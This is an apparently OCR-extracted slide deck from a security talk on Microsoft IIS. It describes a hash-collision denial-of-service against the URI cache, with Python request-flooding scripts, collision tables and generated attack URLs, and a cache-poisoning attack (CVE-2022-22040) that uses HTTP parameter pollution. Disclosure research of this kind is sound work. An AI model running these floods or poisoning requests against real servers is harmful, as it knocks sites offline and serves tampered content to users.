
- Cache URI information and configuration
  - Accessible by default
  - Every URL access triggers a Hash Table Lookup / Insert / Delete
  - Use TREE\_HASH\_TABLE



# Time of Every 1000 New Records



# What is this Jitter?



```

1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2      /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
5      bucket  = this->_ppBuckets[sig % this->_nBuckets];
6
7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9          /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15         TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }

```

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2      /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
5      bucket  = this->_ppBuckets[sig % this->_nBuckets];
6
7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9          /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15         TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }
```

```

1 void TREE_HASH_TABLE::RehashTableIfNeeded(TREE_HASH_TABLE *this) {
2
3     if ( this->_nItems > TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets) ) {
4         CReaderWriterLock3::WriteLock(&this->locker);
5         Prime = TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets);
6
7         if ( this->_nItems > Prime && Prime < 0x1FFFFFFF ) {
8             ProcessHeap = GetProcessHeap();
9             newBuckets = HeapAlloc(ProcessHeap, HEAP_ZERO_MEMORY, 8 * Prime);
10
11             for ( i = 0 ; i < this->_nBuckets; i++ ) {
12                 /* move all records to new table*/
13             }
14
15             this->_ppBuckets = newBuckets;
16             this->_nBuckets = Prime;
17         }
18         /* omitting */
19     }
20 }


```

# Questions to be solved...

1. How much of the Hash-Key we can control?
2. How easy the Hash Function is collide-able?

# Cache-Key Calculation

- For the given URL: `http://server/foobar`



# Hash Function

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for ( ; *pwsz; ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8             | ((dwHash * 69069 + 1) & 0xffff0000);
9  }
```




**IS THIS HASH FUNCTION GOOD?**

“No.”

by Alech & Zeri from their awesome talk at 28c3

## Variant of DJBX33A

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for ( ; *pwsz; ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8             | ((dwHash * 69069 + 1) & 0xffff0000);
9 }
```



# Equivalent Substrings

$$h_{33}(\text{"PS"}) = 33^1 \times \text{asc}(\text{"P"}) + 33^0 \times \text{asc}(\text{"S"}) = 2723$$

$$h_{33}(\text{"Q2"}) = 33^1 \times \text{asc}(\text{"Q"}) + 33^0 \times \text{asc}(\text{"2"}) = 2723$$

$$\begin{aligned} h_{33}(\text{"PSA"}) &= 33^1 \times h_{33}(\text{"PS"}) + 33^0 \times \text{asc}(\text{"A"}) \\ &= 33^1 \times h_{33}(\text{"Q2"}) + 33^0 \times \text{asc}(\text{"A"}) \\ &= h_{33}(\text{"Q2A"}) \end{aligned}$$

$$h_{33}(\text{"PSPS"}) = h_{33}(\text{"PSQ2"}) = h_{33}(\text{"Q2PS"}) = h_{33}(\text{"Q2Q2"})$$

$h_{101}(\text{"XR39M083"}) = h_{101}(\text{"B94OS5T0"}) = h_{101}(\text{"R04I46KN"}) = h_{101}(\text{"..."})$

```
1  import requests
2  from itertools import product
3
4  MAGIC_TABLE = [
5      "XR39M083", "B94OS5T0", "R04I46KN", "DI0137NY", # ...
6  ]
7
8  for i in product(MAGIC_TABLE, repeat=8):
9      request.get( "http://iis/" + "".join(i) )
```

http://iis/B940S5T0XR39M083DI0137NYB940S5T0B940S5T0R0CUAFPEXR39M083XR39M083  
http://iis/DI0137NYB940S5T0R0CUAFPEB940S5T0R0CUAFPEXR39M083XR39M083XR39M083  
http://iis/XR39M083R0CUAFPEDI0137NYR0CUAFPEDI0137NYXR39M083R0CUAFPEXR39M083  
http://iis/R0CUAFPEB940S5T0DI0137NYR0CUAFPER0CUAFPEXR39M083B940S5T0XR39M083  
http://iis/DI0137NYDI0137NYXR39M083R0CUAFPER0CUAFPER0CUAFPEDI0137NYDI0137NY  
http://iis/DI0137NYR0CUAFPEDI0137NYDI0137NYB940S5T0DI0137NYB940S5T0B940S5T0  
http://iis/DI0137NYB940S5T0DI0137NYB940S5T0B940S5T0B940S5T0DI0137NYXR39M083  
http://iis/B940S5T0R0CUAFPEXR39M083XR39M083XR39M083R0CUAFPEDI0137NYXR39M083  
http://iis/XR39M083R0CUAFPEB940S5T0B940S5T0XR39M083DI0137NYDI0137NYR0CUAFPE  
http://iis/XR39M083DI0137NYXR39M083B940S5T0DI0137NYDI0137NYR0CUAFPEXR39M083  
http://iis/R0CUAFPEB940S5T0XR39M083XR39M083XR39M083XR39M083R0CUAFPEDI0137NY  
http://iis/XR39M083B940S5T0DI0137NYXR39M083XR39M083XR39M083XR39M083DI0137NY  
http://iis/DI0137NYR0CUAFPEXR39M083DI0137NYR0CUAFPEDI0137NYXR39M083B940S5T0  
http://iis/B940S5T0R0CUAFPEXR39M083DI0137NYDI0137NYR0CUAFPEDI0137NYB940S5T0  
http://iis/DI0137NYR0CUAFPEB940S5T0XR39M083DI0137NYR0CUAFPEXR39M083R0CUAFPE  
http://iis/XR39M083B940S5T0B940S5T0XR39M083B940S5T0R0CUAFPER0CUAFPEB940S5T0  
http://iis/R0CUAFPEDI0137NYB940S5T0DI0137NYB940S5T0R0CUAFPEXR39M083R0CUAFPE  
http://iis/DI0137NYR0CUAFPEDI0137NYR0CUAFPER0CUAFPEDI0137NYR0CUAFPEB940S5T0  
http://iis/R0CUAFPER0CUAFPEB940S5T0R0CUAFPEB940S5T0B940S5T0DI0137NYB940S5T0  
http://iis/B940S5T0B940S5T0R0CUAFPEXR39M083B940S5T0DI0137NYDI0137NYR0CUAFPE  
http://iis/DI0137NYB940S5T0B940S5T0XR39M083R0CUAFPEXR39M083DI0137NYDI0137NY

**YOUR ATTACK IS F\*CKING WEAK**

**EVEN YOUR GRANDMA IS  
FASTER THAN YOU**

# Obstacles to make this not-so-practical...

1. The increment is too slow
2. The Cache Scavenger
  - A thread used to delete unused records every 30 seconds 🙄



# Bad implementation for a rescue!

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3  /* omitting */
4
5  while ( i <= KeyLength ) {
6      if ( !SubKey[i] ) {
7          SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8          record = 0;
9          if ( i == KeyLength )
10             record = OrigRecord;
11
12             ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13             if ( ret != 0x800700B7 )
14                 break;
15             SubKey[i] = Key[i];          // Substitute the NUL-byte to slash
16         }
17         i = i + 1;
18     }
19     /* omitting */
20 }
```

`http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...`

## ▶ SEARCH

1. `FindRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

## ▶ INSERT

1. `InsertRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

`http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...`

## ▶ SEARCH

1. `FindRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

## ▶ INSERT

1. `InsertRecord(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`
2. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH")`
3. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/")`
4. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF")`
5. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE")`
6. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD")`
7. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC")`
8. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB")`
9. `AddNodeInternal(key="<MACHINE-PREFIX>/AAAA")`

# The scavenger is **NICE** to NULL records



```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3  /* omitting */
4
5  while ( i <= KeyLength ) {
6      if ( !SubKey[i] ) {
7          SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8          record = 0;
9          if ( i == KeyLength )
10             record = OrigRecord;
11
12             ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13             if ( ret != 0x800700B7 )
14                 break;
15             SubKey[i] = Key[i];      // Substitute the NUL-byte to slash
16         }
17         i = i + 1;
18     }
19     /* omitting */
20 }
```

http://server /Path /Path /Path /Path /Path /Path /Path

$$h_{101}(Path_1)$$

$$= h_{101}(Path_1 + Path_2)$$

$$= h_{101}(Path_1 + Path_2 + Path_3)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7)$$

http://server /Path /Path /Path /Path /Path /Path /Path

$$h_{101}(Path_1) = 0$$

$$= h_{101}(Path_1 + Path_2) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7) = 0$$

# Amplify the attack 10-times at least by a slight modification

```
1  import requests
2  from itertools import product
3
4  ZERO_HASH_TABLE = [
5      "/HYBCPQOG", "/XOCZE29I", "/HWYDXRYR", "/289MICAP", # ...
6  ]
7
8  for i in ZERO_HASH_TABLE:
9      request.get( "http://iis/" + "2BDCKV6" + i*12 )
```

# The Result

- Denial-of-Service on **default installed** Microsoft IIS
  - About 30 requests per-second can make a 8-core and 32GB-ram server unresponsive
- Awarded **\$30,000** by Windows Insider Preview Bounty Program

# Demo

<https://youtu.be/VtnDkzYPNCK>


# IIS Cache Poisoning Attack

CVE-2022-22040

# Cache Poisoning Attack on IIS

- IIS-Level Caching for:
  - **Static Response** - Cached by Kernel (http.sys)
  - **Dynamic Response** - Cached by HTTPCacheModule
- HTTPCacheModule
  - Use LKRHash

# HTTP Cache Module



## Add Cache Rule

File name extension:

\*.aspx

Example: .aspx or .axd

 User-mode caching

File Cache Monitoring

 Using file change notifications At time intervals (hh:mm:ss):

00:00:30

 Prevent all caching

Advanced...

 Kernel-mode caching

File Cache Monitoring

 Using file change notifications At time intervals (hh:mm:ss)

00:00:30

 Prevent all caching

OK

Cancel

## Advanced Output Cache Rule Settings

Multiple File Versions

Cache different versions of a file based on:

 Query string variable(s):

id

Example: Locale, Culture

 Headers:

Example: Accept-Language, Accept-Charset

OK

Cancel

# Cache Poisoning While...

- Configure the cache based on the Query String:
  - IIS caches responses by the specified Query-String
  - Inconsistency between the module's Query-String parser and the backend (mostly ASP.NET) may cache wrong results.

# A Case of Inconsistency

- A simple HTTP Parameter Pollution can rule them all
  - **Output Caching:** Use the first occurrence for the Cache-Key
  - **ASP.NET:** Concatenate all together!

	key=val1&key=val2
Output Caching	key=val1
ASP.NET	key=val1,val2

# The hacker poisoned...

`http://orange.local/hello.aspx?id=Orange`  
`&id=+and+You+Got+Poisoned`




hello.aspx

```
<%=String.Format("Hello {0}", Request("id"))%>
```

# The user saw...


`http://orange.local/hello.aspx?id=Orange`



